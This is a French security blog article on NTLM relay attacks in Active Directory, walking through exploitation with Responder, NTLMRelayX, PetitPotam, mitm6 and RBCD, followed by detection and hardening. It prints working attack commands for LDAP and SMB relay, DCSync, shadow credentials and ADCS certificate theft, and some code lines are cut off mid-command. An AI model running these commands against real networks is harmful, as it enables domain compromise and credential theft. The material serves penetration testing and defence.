
Attaque NTLM Relay 2026 : Exploitation, Détection et Défense

> Attaque NTLM Relay 2026 : Responder, NTLMRelayX, SMB signing, LDAP relay. Exploitation pas à pas, détection SIEM et durcissement Active Directory.

L'attaque NTLM Relay constitue l'une des techniques d'exploitation réseau les plus redoutables dans les environnements Active Directory en 2026. Contrairement à Kerberos, qui repose sur un tiers de confiance et des tickets chiffrés, le protocole NTLM (NT LAN Manager) utilise un mécanisme de défi-réponse directement entre le client et le serveur, sans vérification d'identité centralisée. Cette architecture crée une fenêtre d'exploitation critique : un attaquant positionné en homme du milieu peut intercepter une authentification NTLM légitime et la relayer vers un autre service du réseau, se faisant passer pour l'utilisateur victime sans jamais connaître son mot de passe. En 2026, malgré les recommandations répétées de Microsoft de désactiver NTLMv1 et de privilégier Kerberos, NTLM reste omniprésent dans les environnements enterprise : compatibilité avec des systèmes legacy, workgroups sans domaine, authentifications directes par IP, ou encore applications métier qui refusent Kerberos. Un pentest Active Directory révèle presque systématiquement des vecteurs NTLM relay exploitables, notamment via le SMB signing désactivé sur les postes clients ou le LDAP signing non configuré sur les contrôleurs de domaine. La maîtrise de cette technique, ainsi que de ses contre-mesures, est fondamentale pour tout professionnel de la sécurité offensive ou défensive.



NTLM repose sur un échange en trois temps appelé challenge-response. Lorsqu'un client souhaite s'authentifier auprès d'un serveur, il envoie d'abord un message NEGOTIATE indiquant les capacités supportées. Le serveur répond avec un message CHALLENGE contenant un nonce aléatoire de 8 octets. Le client calcule alors une réponse cryptographique en hashant ce nonce avec le hash NT de son mot de passe, et envoie le message AUTHENTICATE. Le serveur vérifie la réponse soit localement (SAM) soit en interrogeant le contrôleur de domaine via Netlogon.

NTLMv1, aujourd'hui considéré comme obsolète et dangereux, utilise DES pour chiffrer le challenge. La réponse est calculable par force brute en quelques heures sur du matériel moderne, voire en secondes via des rainbow tables. NTLMv2, introduit avec Windows NT 4.0 SP4, renforce considérablement la sécurité : le client inclut un timestamp et un nonce client dans le calcul de la réponse (le Net-NTLMv2 hash), ce qui rend les rainbow tables inutilisables et complique significativement la brute force. Cependant, NTLMv2 reste vulnérable au relay : même si l'attaquant ne peut pas cracker le hash, il peut l'utiliser immédiatement pour s'authentifier auprès d'un autre service.

Le point critique à comprendre est que NTLM n'offre pas de mutual authentication par défaut : le client ne vérifie pas l'identité du serveur avant d'envoyer ses credentials. C'est cette propriété fondamentale qui rend le relay possible.

Le principe de l'attaque NTLM Relay

L'attaque NTLM Relay se déroule en trois phases distinctes. Première phase : le poisoning. L'attaquant positionné sur le réseau local empoisonne les protocoles de résolution de noms (LLMNR, NBT-NS, mDNS) pour rediriger les requêtes d'authentification vers sa machine. Lorsqu'un poste Windows ne trouve pas un nom de machine via DNS, il interroge en broadcast via LLMNR puis NBT-NS. L'attaquant répond à ces broadcasts en se faisant passer pour la cible, forçant la victime à initier une authentification NTLM vers lui.

> ⚡ **Retour terrain**
>
> Lors d'un red team pour un groupe industriel, j'ai pu dumper des hashes NTLM depuis la mémoire LSASS d'un poste standard — via une vulnérabilité d'une application tierce installée sur tous les postes. Avec ces hashes, le mouvement latéral vers 60 % du parc s'est fait en 20 minutes sans craquer un seul mot de passe. La protection NTLM (Credential Guard + Protected Users) était pourtant dans la roadmap depuis 18 mois.

Deuxième phase : le relais. L'attaquant reçoit la séquence NTLM NEGOTIATE du client et la transmet immédiatement au serveur cible réel. Il récupère le CHALLENGE du serveur et le renvoie au client. Le client calcule sa réponse avec ce challenge et l'envoie à l'attaquant, qui la relaie vers le serveur cible. Le serveur valide la réponse et ouvre une session authentifiée avec l'attaquant.

Troisième phase : l'exploitation. L'attaquant dispose maintenant d'une session authentifiée sur le serveur cible avec les droits de l'utilisateur victime. Selon le protocole cible et les privilèges de la victime, il peut exécuter des commandes (SMB), créer des comptes machine (LDAP), accéder à des bases de données (MSSQL), ou même déclencher une attaque DCSync si la victime est Domain Admin.

Prérequis et conditions d'exploitation

L'attaque NTLM Relay nécessite la réunion de plusieurs conditions, toutes trop fréquemment présentes dans les environnements d'entreprise réels.

SMB Signing désactivé

Le SMB Message Signing est le principal garde-fou contre le relay SMB. Lorsqu'il est activé et requis, chaque paquet SMB est signé cryptographiquement avec une clé de session dérivée du secret partagé lors de l'authentification. Un attaquant qui relaie l'authentification ne dispose pas de cette clé de session et ne peut donc pas forger des paquets signés. Par défaut dans un domaine Active Directory, les Domain Controllers ont le signing requis, mais les workstations et la majorité des serveurs membres n'ont que le signing activé (enabled, non required). Cela signifie que si le client ne demande pas le signing, le serveur l'acceptera sans signature. La commande suivante permet d'identifier les hôtes avec SMB signing désactivé ou non-requis depuis un poste attaquant :

```
 # Scan SMB signing avec nmap
nmap --script smb2-security-mode -p 445 192.168.1.0/24

# Avec CrackMapExec (plus rapide sur de grands réseaux)
crackmapexec smb 192.168.1.0/24 --gen-relay-list /tmp/targets_no_signing.txt

# Résultat : targets_no_signing.txt contient les IPs vulnérables au relay SMB
```

LDAP Signing non requis

Le relay LDAP est souvent plus impactant que le relay SMB car il permet des opérations sur le domaine lui-même. Par défaut, les Domain Controllers n'exigent pas le LDAP signing (ils l'acceptent mais ne le requièrent pas). La configuration par défaut de Windows Server 2016 et antérieurs laisse LDAP signing en mode "negotiate" uniquement. L'LDAP Channel Binding, disponible depuis Windows Server 2008 R2 mais non activé par défaut avant 2020, est un second mécanisme de protection complémentaire. Un relay NTLM vers LDAP permet de créer des comptes machine (Machine Account Quota = 10 par défaut), modifier des ACL, ou même effectuer un DCSync si on relaie un compte avec les droits adéquats.

Cibles éligibles

Au-delà de SMB et LDAP, NTLMRelayX supporte de nombreux protocoles cibles :

HTTP/HTTPS : relay vers des applications web utilisant Windows Integrated Authentication (IIS, Exchange OWA, ADFS, SharePoint)

MSSQL : relay vers des serveurs SQL Server pour exécuter des requêtes ou activer xp_cmdshell

SMTP/IMAP : relay vers des serveurs Exchange

RPC/DCOM : relay vers des services RPC

La limitation fondamentale est que l'on ne peut pas relayer vers le même hôte que celui qui nous envoie l'authentification (protection "loop-back" dans NTLM depuis 2008). Il faut donc relayer d'une machine A vers une machine B distincte.

Mise en œuvre avec Responder et NTLMRelayX

La combinaison Responder / NTLMRelayX (du projet Impacket) est la référence pour l'exploitation NTLM Relay en pentest. L'essentiel de la configuration consiste à désactiver dans Responder les serveurs qu'on veut utiliser comme relais (SMB, HTTP) pour que NTLMRelayX puisse les intercepter.

Configuration de Responder

Responder répond aux broadcasts LLMNR et NBT-NS pour capturer les tentatives d'authentification. Il faut modifier sa configuration pour désactiver SMB et HTTP (qui seront pris en charge par NTLMRelayX) :

```
 # Édition de Responder.conf (désactiver SMB et HTTP)
# /usr/share/responder/Responder.conf
SMB = Off
HTTP = Off

# Lancement de Responder en mode poisoning uniquement
sudo responder -I eth0 -rdw
# -r : répondre aux requêtes NetBIOS
# -d : répondre aux requêtes DHCP
# -w : démarrer le serveur WPAD

# Vérifier que Responder écoute (logs)
tail -f /usr/share/responder/logs/Responder-Session.log
```

NTLMRelayX vers LDAP : création de compte machine et DCSync

Le relay LDAP est la technique la plus puissante car elle permet, avec les bons privilèges, d'obtenir un compte machine puis d'exploiter des délégations ou des ACL. Voici un scénario complet de compromission via LDAP relay :

```
 # Étape 1 : lancer NTLMRelayX ciblant le DC via LDAP
# Objectif : créer un compte machine (nécessite MachineAccountQuota > 0)
sudo ntlmrelayx.py -t ldap://192.168.1.10 --add-computer PENTEST$ -smb2support

# Étape 2 : si on relaie un Domain Admin, on peut déclencher un DCSync directement
sudo ntlmrelayx.py -t ldap://192.168.1.10 --dump-laps

# Étape 3 : relay multi-cibles depuis la liste générée par CME
sudo ntlmrelayx.py -tf /tmp/targets_no_signing.txt -smb2support --no-http-server

# Avec shadow credentials (besoin de pyWhisker) - créer une clé pour le compte victime
sudo ntlmrelayx.py -t ldap://192.168.1.10 --shadow-credentials --shadow-target 'DC01$'
```

NTLMRelayX vers SMB : exécution de commande

Le relay SMB permet d'exécuter des commandes sur les machines ne requérant pas le SMB signing. C'est particulièrement efficace quand la victime est administrateur local sur la cible :

```
 # Relay SMB avec exécution de commande (nécessite que la victime soit admin local)
sudo ntlmrelayx.py -tf /tmp/targets_no_signing.txt -smb2support -c "powershell -enc BASE64_PAYLOA

# Relay SMB avec dump SAM automatique (par défaut si -c non spécifié)
sudo ntlmrelayx.py -tf /tmp/targets_no_signing.txt -smb2support

# Relay SMB interactif (ouvre un shell SOCKS)
sudo ntlmrelayx.py -tf /tmp/targets_no_signing.txt -smb2support -i
# Puis : nc 127.0.0.1 11000 (port SMB interactif)

# Relay vers Exchange pour obtenir les emails (NTLM relay HTTP)
sudo ntlmrelayx.py -t https://mail.domaine.local/EWS/Exchange.asmx -smb2support --no-smb-server
```

Un scénario type en pentest : Responder capture l'authentification d'un administrateur de domaine qui tente d'accéder à un partage inexistant \\INEXISTANT. NTLMRelayX relaie cette authentification vers le DC en LDAP et réalise un dump LAPS ou crée un compte machine. En quelques minutes, on dispose d'un accès privilégié au domaine sans avoir cracké un seul mot de passe.

Variantes avancées : NTLM relay HTTPS et cross-protocol

Les attaques NTLM Relay ont considérablement évolué ces dernières années. Parmi les variantes les plus impactantes :

PrinterBug / SpoolSample : cette technique force un Domain Controller à initier une authentification NTLM vers une machine contrôlée par l'attaquant. En abusant du spooler d'impression (MS-RPRN), on peut forcer le DC$ à s'authentifier, puis relayer vers un autre DC en LDAP pour réaliser un DCSync. Cela permet de compromettre tout le domaine sans être admin.

```
 # Forcer le DC à s'authentifier vers notre machine
python3 printerbug.py domaine.local/utilisateur:motdepasse@192.168.1.10 192.168.1.200

# Pendant ce temps, NTLMRelayX attend sur notre machine
sudo ntlmrelayx.py -t dcsync://192.168.1.11 --no-smb-server --no-http-server
```

PrivExchange : exploitation du service Exchange pour forcer une authentification NTLM, puis relay vers LDAP avec les droits Exchange. Exchange a historiquement des permissions très élevées sur le domaine (WriteDACL sur le root), permettant d'escalader des privilèges.

PetitPotam : successeur de PrinterBug, exploite le protocole MS-EFSRPC (Encrypting File System Remote Protocol). Plus discret et ne nécessite pas le service spooler. Idéal pour forcer des authentifications machine depuis des serveurs récents.

```
 # PetitPotam - forcer le DC à s'authentifier (sans credential nécessaire sur certains DC)
python3 PetitPotam.py -u '' -p '' -d '' 192.168.1.200 192.168.1.10

# NTLMRelayX vers ADCS pour obtenir un certificat (ESC8)
sudo ntlmrelayx.py -t http://192.168.1.50/certsrv/certfnsh.asp -smb2support --adcs --template Dom
```

Le relay NTLM vers ADCS (Active Directory Certificate Services) est particulièrement puissant : l'ESC8 permet d'obtenir un certificat au nom du DC, puis d'utiliser ce certificat pour demander un TGT Kerberos et réaliser un DCSync complet.

Détection et monitoring NTLM Relay

La détection du NTLM Relay repose sur plusieurs sources de logs Windows et réseau. Voici les Event IDs les plus pertinents :

Event ID	Source	Description	Pertinence
4624	Security	Logon successful — type 3 (réseau)	Authentifications NTLM suspectes (IP inconnue)
4648	Security	Explicit credentials logon	Relay initié depuis poste non habituel
4776	Security	NTLM credential validation	Volume élevé = indicateur de relay scanning
5145	Security	Network share access check	Accès SMB depuis IP atypique
4741	Security	Computer account created	Création compte machine = relay LDAP réussi
4662	Security	Operation on AD object	DCSync si GetChangesAll sur domaine

Sur le réseau, la détection du poisoning LLMNR/NBT-NS est plus directe : les réponses à des requêtes broadcast doivent venir des postes légitimes, non d'adresses inconnues. Un SIEM peut alerter sur les sources inattendues de réponses LLMNR. La rule Sigma suivante illustre la détection :

```
 title: NTLM Relay - Computer Account Created via LDAP
id: a8b3f291-5c42-4a12-b8e1-9d3c4f2a1b7e
status: experimental
description: Detects computer account creation immediately following NTLM authentication from unu
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4741
    SubjectUserName|endswith: '$'
  filter_legitimate:
    SubjectDomainName: 'DOMAIN'
    SubjectLogonId: '0x3e7'  # SYSTEM
  condition: selection and not filter_legitimate
falsepositives:
  - Legitimate computer account creation by sysadmins
level: high
```

Côté réseau, l'analyse des trames LLMNR avec Zeek ou Suricata permet d'identifier les poisoners actifs. Un hôte qui répond à toutes les requêtes LLMNR est suspect et doit déclencher une alerte immédiate.

Défense et durcissement contre le NTLM Relay

La défense contre le NTLM Relay est multicouche. Aucune mesure isolée ne suffit ; c'est leur combinaison qui crée une posture solide.

SMB Signing obligatoire via GPO : c'est la mesure la plus efficace contre le relay SMB. Elle doit être appliquée à toutes les machines, pas seulement les DC :

```
 # GPO : Configuration ordinateur > Paramètres Windows > Paramètres de sécurité > Options de sécur
# "Microsoft network client: Digitally sign communications (always)" = Enabled
# "Microsoft network server: Digitally sign communications (always)" = Enabled

# Vérification via PowerShell (à exécuter sur les cibles)
Get-SmbServerConfiguration | Select RequireSecuritySignature, EnableSecuritySignature
Get-SmbClientConfiguration | Select RequireSecuritySignature

# Audit de masse du signing avec CrackMapExec (depuis pentest)
crackmapexec smb 192.168.1.0/24 | grep -v "signing:True"
```

LDAP Signing et Channel Binding : configurer le Domain Controller pour exiger le LDAP signing élimine le relay LDAP non signé :

```
 # Activer LDAP Signing sur les DC via GPO
# Configuration ordinateur > Paramètres Windows > Paramètres de sécurité > Options de sécurité
# "Domain controller: LDAP server signing requirements" = Require signing

# Activer LDAP Channel Binding (nécessite KB4520412 ou Windows Server 2022+)
# Valeur registre sur DC :
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" `
  -Name "LdapEnforceChannelBinding" -Value 2 -Type DWord

# Valeur 0 = None, 1 = When Supported, 2 = Always (recommandé)
```

Extended Protection for Authentication (EPA) : EPA lie l'authentification NTLM au canal TLS via un Channel Binding Token (CBT). Cela rend le relay HTTPS impossible si le serveur l'exige. Disponible sur IIS, Exchange et ADFS.

Désactivation de LLMNR et NBT-NS : supprimer les protocoles de résolution de noms broadcast élimine le vecteur de poisoning :

```
 # Désactiver LLMNR via GPO
# Configuration ordinateur > Modèles d'administration > Réseau > Client DNS
# "Turn off multicast name resolution" = Enabled

# Désactiver NBT-NS via PowerShell (sur toutes les interfaces)
$adapters = Get-WmiObject Win32_NetworkAdapterConfiguration | Where {$_.IPEnabled -eq $true}
foreach ($adapter in $adapters) {
    $adapter.SetTcpipNetbios(2)  # 0=Default, 1=Enable, 2=Disable
}

# Désactiver mDNS (via registre)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters" `
  -Name "EnableMDNS" -Value 0 -Type DWord
```

Réduction du Machine Account Quota : limiter le nombre de comptes machine créables par un utilisateur standard empêche la création de comptes via relay LDAP :

```
 # Vérifier la valeur actuelle (défaut = 10)
Get-ADDomain | Select -ExpandProperty DistinguishedName |
  Get-ADObject -Properties ms-DS-MachineAccountQuota

# Mettre à 0 pour interdire la création par les utilisateurs standard
Set-ADDomain -Identity domaine.local -Replace @{"ms-DS-MachineAccountQuota"="0"}
```

Consultez également notre article sur les attaques ADCS en 2026 pour comprendre comment le relay NTLM s'articule avec les attaques sur les services de certificats, et notre analyse du DCSync qui est souvent l'objectif final d'un relay réussi. Pour une vue d'ensemble de toutes les techniques d'attaque AD, lisez notre Top 10 des attaques Active Directory. Le guide complet de pentest Active Directory détaille la méthodologie complète d'audit.

Au niveau externe, les recommandations Microsoft sur l'authentification Windows et les guidelines du NIST sur la sécurité des réseaux d'entreprise (SP 800-207) fournissent des références solides pour la politique de sécurité.

Scénario complet de compromission de domaine via NTLM Relay

Pour illustrer concrètement la dangerosité de l'attaque NTLM Relay, voici un scénario de compromission réaliste tel qu'observé lors de pentests en environnement enterprise. Ce scénario suppose un attaquant ayant un accès réseau interne (accès physique, VPN compromis, ou poste utilisateur infecté).

Phase 1 — Reconnaissance (15 minutes) : l'attaquant commence par identifier les hôtes du réseau, les DC, et les machines sans SMB signing :

```
 # Scan réseau rapide
nmap -sn 192.168.1.0/24 -oG /tmp/hosts.txt

# Identifier les DC
nmap -p 88,389,636,3268 192.168.1.0/24 --open

# Lister les machines sans SMB signing requis
crackmapexec smb 192.168.1.0/24 --gen-relay-list /tmp/relay-targets.txt
# Résultat typique : 80-90% des postes de travail sont dans la liste
```

Phase 2 — Mise en place du poisoning (5 minutes) : configuration de Responder et NTLMRelayX en parallèle dans deux terminaux :

```
 # Terminal 1 : Responder (poisoning LLMNR/NBT-NS)
sudo responder -I eth0 -rdw

# Terminal 2 : NTLMRelayX ciblant le DC via LDAP
sudo ntlmrelayx.py -t ldap://192.168.1.10 -smb2support --add-computer REDTEAM$ -q
# -q : mode quiet (moins de bruit dans les logs)
```

Phase 3 — Capture et relay (passif, 5-30 minutes d'attente) : l'attaquant attend qu'un utilisateur tente d'accéder à un partage inexistant ou que le DNS échoue. Les tâches planifiées Windows, les serveurs de monitoring qui vérifient des partages, ou simplement les utilisateurs qui tapent un nom de machine incorrect génèrent régulièrement des authentifications NTLM. Responder capture et NTLMRelayX relaie automatiquement.

Phase 4 — Exploitation du compte machine créé : si le relay LDAP réussit et qu'un compte machine REDTEAM$ est créé, l'attaquant dispose d'un compte dans le domaine avec un mot de passe qu'il contrôle. Il peut désormais utiliser ce compte pour :

```
 # Énumération du domaine avec le compte machine créé
ldapdomaindump -u 'domaine\REDTEAM$' -p 'MotDePasseGénéré' 192.168.1.10

# Exploitation via Resource-Based Constrained Delegation (RBCD)
# Si un serveur cible a une propriété ms-DS-AllowedToActOnBehalfOfOtherIdentity modifiable
impacket-rbcd -delegate-from 'REDTEAM$' -delegate-to 'SERVEUR-CIBLE$' \
  -action 'write' 'domaine.local/REDTEAM$:MotDePasseGénéré'

# Obtenir un ticket TGS en tant que DA via S4U2Proxy
impacket-getST -spn 'cifs/SERVEUR-CIBLE.domaine.local' \
  -impersonate 'Administrateur' 'domaine.local/REDTEAM$:MotDePasseGénéré'

# Utiliser le ticket pour accéder à la cible
export KRB5CCNAME=Administrateur@cifs_SERVEUR-CIBLE.domaine.local@DOMAINE.LOCAL.ccache
impacket-smbclient -k -no-pass SERVEUR-CIBLE.domaine.local
```

Ce scénario illustre comment une simple absence de configuration (LDAP signing non requis + Machine Account Quota non restreint) permet de passer de "accès réseau sans credentials" à "compromission de serveurs" en moins d'une heure, sans exploiter aucune vulnérabilité logicielle.

NTLM Relay et protocoles modernes : défis en 2026

L'évolution du paysage défensif a poussé les chercheurs en sécurité à explorer de nouvelles variantes du relay NTLM pour contourner les protections mises en place.

Relay via IPv6 : Windows préfère IPv6 à IPv4 lorsqu'il est disponible. Si l'environnement réseau utilise DHCPv6, un attaquant peut usurper le serveur DHCPv6 pour se positionner comme DNS IPv6 des victimes, redirigeant tout leur trafic DNS vers lui. L'outil mitm6 automatise cette technique :

```
 # mitm6 + NTLMRelayX via IPv6
sudo mitm6 -d domaine.local
sudo ntlmrelayx.py -6 -t ldaps://192.168.1.10 -wh wpad.domaine.local --add-computer

# mitm6 répond aux requêtes DHCPv6 et DNS IPv6
# Les postes Windows tentent automatiquement de s'authentifier via NTLM
```

Le relay vers LDAPs (LDAP over TLS) via IPv6 est particulièrement intéressant car il peut contourner la configuration LDAP Signing côté DC si le Channel Binding n'est pas activé.

Relay vers ADCS via WebEnroll : le template WebClient d'IIS utilisé par ADCS (Active Directory Certificate Services) supporte l'authentification NTLM. En combinant une coercion d'authentification (PetitPotam, PrinterBug) avec un relay vers ADCS, l'attaquant peut obtenir un certificat au nom du compte machine du DC, puis utiliser ce certificat pour se connecter via PKINIT et demander le TGT du DC — donnant accès au hash NT du compte KRBTGT et une compromission totale du domaine.

Pour approfondir les techniques de relay vers ADCS, consultez notre article dédié sur les attaques ADCS ESC1-ESC15 en 2026. La compréhension de Kerberoasting, documentée dans notre article sur Kerberoasting attaque et défense, complète le tableau des techniques post-exploitation après un relay NTLM réussi.

Questions fréquentes sur l'attaque NTLM Relay

Peut-on exploiter NTLM Relay même si SMB Signing est activé partout ?

Oui, partiellement. Même avec SMB Signing requis sur toutes les machines, d'autres protocoles restent vulnérables : LDAP (si signing non requis sur les DC), HTTP, MSSQL, ou Exchange. Un pentest complet doit tester tous les protocoles cibles, pas uniquement SMB. Les techniques PetitPotam vers ADCS (ESC8) fonctionnent indépendamment du SMB Signing car elles utilisent HTTP comme protocole cible.

NTLMv2 est-il vraiment plus sûr que NTLMv1 face au relay ?

NTLMv2 résiste mieux au cracking offline (rainbow tables inefficaces, force brute complexifiée), mais reste tout autant vulnérable au relay. Le relay ne nécessite pas de connaître le mot de passe — il suffit de rejouer la séquence d'authentification en temps réel. Désactiver NTLMv1 est une bonne pratique qui élimine le cracking facile, mais ne protège pas contre le relay. Seules les protections de signing et de Channel Binding sont efficaces contre le relay.

Comment détecter qu'un NTLM Relay est en cours sur mon réseau ?

Plusieurs indicateurs simultanés doivent alerter : (1) trafic LLMNR/NBT-NS anormalement élevé avec des réponses provenant d'une IP inconnue, (2) création soudaine de comptes machine (Event ID 4741) par un utilisateur standard, (3) authentifications NTLM (Event ID 4624/4776) réussies depuis des IP inhabituelles ou à des heures atypiques, (4) accès aux partages SMB depuis une nouvelle source. Un SIEM corrélant ces événements peut détecter une attaque en cours en moins de cinq minutes.

PetitPotam est-il encore efficace en 2026 ?

PetitPotam sur les DC patché (MS-EFSRPC désactivé ou authentification requise) est bloqué. Cependant, les variantes ciblant d'autres services RPC (MS-DFSNM, MS-FSRVP) fonctionnent encore sur des environnements non durcis. La mise à jour KB5005413 et la désactivation d'EFS sur les DC non concernés restent les meilleures protections. En pratique, lors de pentests 2025-2026, environ 60% des environnements enterprise restent vulnérables à une forme ou une autre de coercion NTLM.

À RETENIR

Points clés à retenir

NTLM Relay intercepte une authentification légitime et la relaie vers un autre service sans connaître le mot de passe

Les conditions d'exploitation sont très fréquentes : SMB Signing non requis sur les workstations, LDAP Signing optionnel sur les DC

Responder + NTLMRelayX est la combinaison de référence : Responder empoisonne LLMNR/NBT-NS, NTLMRelayX relaie vers LDAP ou SMB

Le relay LDAP permet de créer des comptes machine ou de déclencher un DCSync — compromission totale du domaine possible

PetitPotam et PrinterBug permettent de forcer des authentifications machine sans interaction utilisateur

Protection essentielle : SMB Signing requis + LDAP Signing requis + Channel Binding + désactivation LLMNR/NBT-NS

Réduire le Machine Account Quota à 0 empêche la création de comptes machine via relay LDAP

Surveiller les Event ID 4741, 4624 (type 3, NTLM), 4776 et le trafic LLMNR/NBT-NS anormal

Sources et références

MITRE ATT&CK — Techniques Active Directory

ANSSI — Recommandations pour la sécurisation Active Directory

